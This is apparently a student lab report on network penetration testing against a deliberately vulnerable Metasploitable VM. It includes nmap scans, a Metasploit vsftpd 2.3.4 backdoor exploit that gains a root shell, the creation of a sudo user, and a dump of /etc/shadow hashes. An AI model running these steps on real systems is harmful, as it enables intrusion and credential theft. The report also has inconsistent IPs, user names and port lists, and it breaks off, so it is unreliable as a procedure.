Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Ayush Kumar Singh
ERP: 6604644
Course: B.Tech CSE (AI AND ML)
Semester: 4th
Section: AIML-C
Date: 18/05/2025

Project objectives

Introduction:

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- **Reconnaissance:** Gathering information about the target.
- **Scanning & Enumeration:** Actively probing to find open ports, services, and vulnerabilities.
- **Exploitation:** Gaining unauthorized access using known exploits.
- **Post-Exploitation:** Activities like privilege escalation or data access.
- **Remediation:** Providing security measures to patch vulnerabilities.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details:

Kali Linux	The attacker machine, containing pre-installed penetration testing tools.


Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks

Network Scanning

Task 1: Basic Network Scan

- nmap -v 192.168.161.128




```
Nmap scan report for 192.168.161.128
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
```


Task 2 – Reconnaissance **Task 1:**

Scanning for hidden Ports nmap


-v -p- 192.168.161.128 Output:



```
┌──(kali㉿kali)-[~]
└─$ nmap -v -p- 192.168.161.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-18 10:14 EDT
Initiating ARP Ping Scan at 10:14
Scanning 192.168.161.128 [1 port]
Completed ARP Ping Scan at 10:14, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:14
Completed Parallel DNS resolution of 1 host. at 10:14, 13.00s elap
Initiating SYN Stealth Scan at 10:14
Scanning 192.168.161.128 [65535 ports]
Discovered open port 25/tcp on 192.168.161.128
Discovered open port 23/tcp on 192.168.161.128
Discovered open port 111/tcp on 192.168.161.128
Discovered open port 80/tcp on 192.168.161.128
Discovered open port 53/tcp on 192.168.161.128
Discovered open port 21/tcp on 192.168.161.128
Discovered open port 3306/tcp on 192.168.161.128
Discovered open port 445/tcp on 192.168.161.128
Discovered open port 5900/tcp on 192.168.161.128
Discovered open port 139/tcp on 192.168.161.128
Discovered open port 22/tcp on 192.168.161.128
Discovered open port 8787/tcp on 192.168.161.128
Discovered open port 5432/tcp on 192.168.161.128
```



```
Completed SYN Stealth Scan at 10:15, 19.40s elapsed (65535 total ports)
Nmap scan report for 192.168.161.128
Host is up (0.0027s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
```



```
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
43751/tcp open  unknown
44661/tcp open  unknown
48040/tcp open  unknown
57725/tcp open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 32.76 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.622MB)
```

Total Hidden Ports = 7

List of hidden ports

1. 8787

2. 44661

3. 43751

4. 44840

5. 57725


6. 3634

7. 6696

Task 2: Service Version Detection nmap

-v -sV 192.168.161.128


Output:



```
Nmap scan report for 192.168.161.128
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:l
```

Task 3: Operating System Detection

nmap -v -O 192.168.161.128 Output:



```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:AB:A7:B8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.023 days (since Wed May 14 21:27:32 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=204 (Good luck!)
IP ID Sequence Generation: All zeros
```

Task 3 - Enumeration

Target IP Address – 192.168.161.128

Operating System Details -

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2
80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd
513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3. 6697/tcp open irc UnrealIRCd

4. 35851/tcp open mountd   1-3 (RPC #100005)

5. 36571/tcp open nlockmgr   1-4 (RPC #100021)


6. 44585/tcp open java-rmi   GNU Classpath grmiregistry

7. 51228/tcp open status   1 (RPC #100024)

Task 4- Exploitation of services

1. **vsftpd 2.3.4 (Port 21 - FTP)**


- msfconsole
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOST 192.168.160.131
- set RPORT 21
- run



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.160.131
RHOST ⇒ 192.168.160.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.160.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.160.131:21 - USER: 331 Please specify the password.
[+] 192.168.160.131:21 - Backdoor service has been spawned, handling ...
[+] 192.168.160.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.160.133:45301 → 192.168.160.131:6200) at 2025-05-15 13:47:54 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

Task 5 - Create user with root permission


- adduser **bigboss**
- password **1234**
- sudo usermod -aG sudo rahul
- cat /etc/passwd | grep bigboss
- rahul:x:1002:1002:,,,:/home/bigboss/bin/bash
- sudo cat /etc/shadow | grep bigboss0x



```
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
boss:$1$ygOhGL1.$PHQGroiFKuWQBHgwhX2cw0:20226:0:99999:7:::
boss2:$1$FUxtYC7E$4T3dJ6p0tqmepQ1ZTBnUJ1:20226:0:99999:7:::
bigboss:$1$KdD2tQ5v$BD3Q5O4v9dwwdR2DZYz8./:20226:0:99999:7
```


2.

-

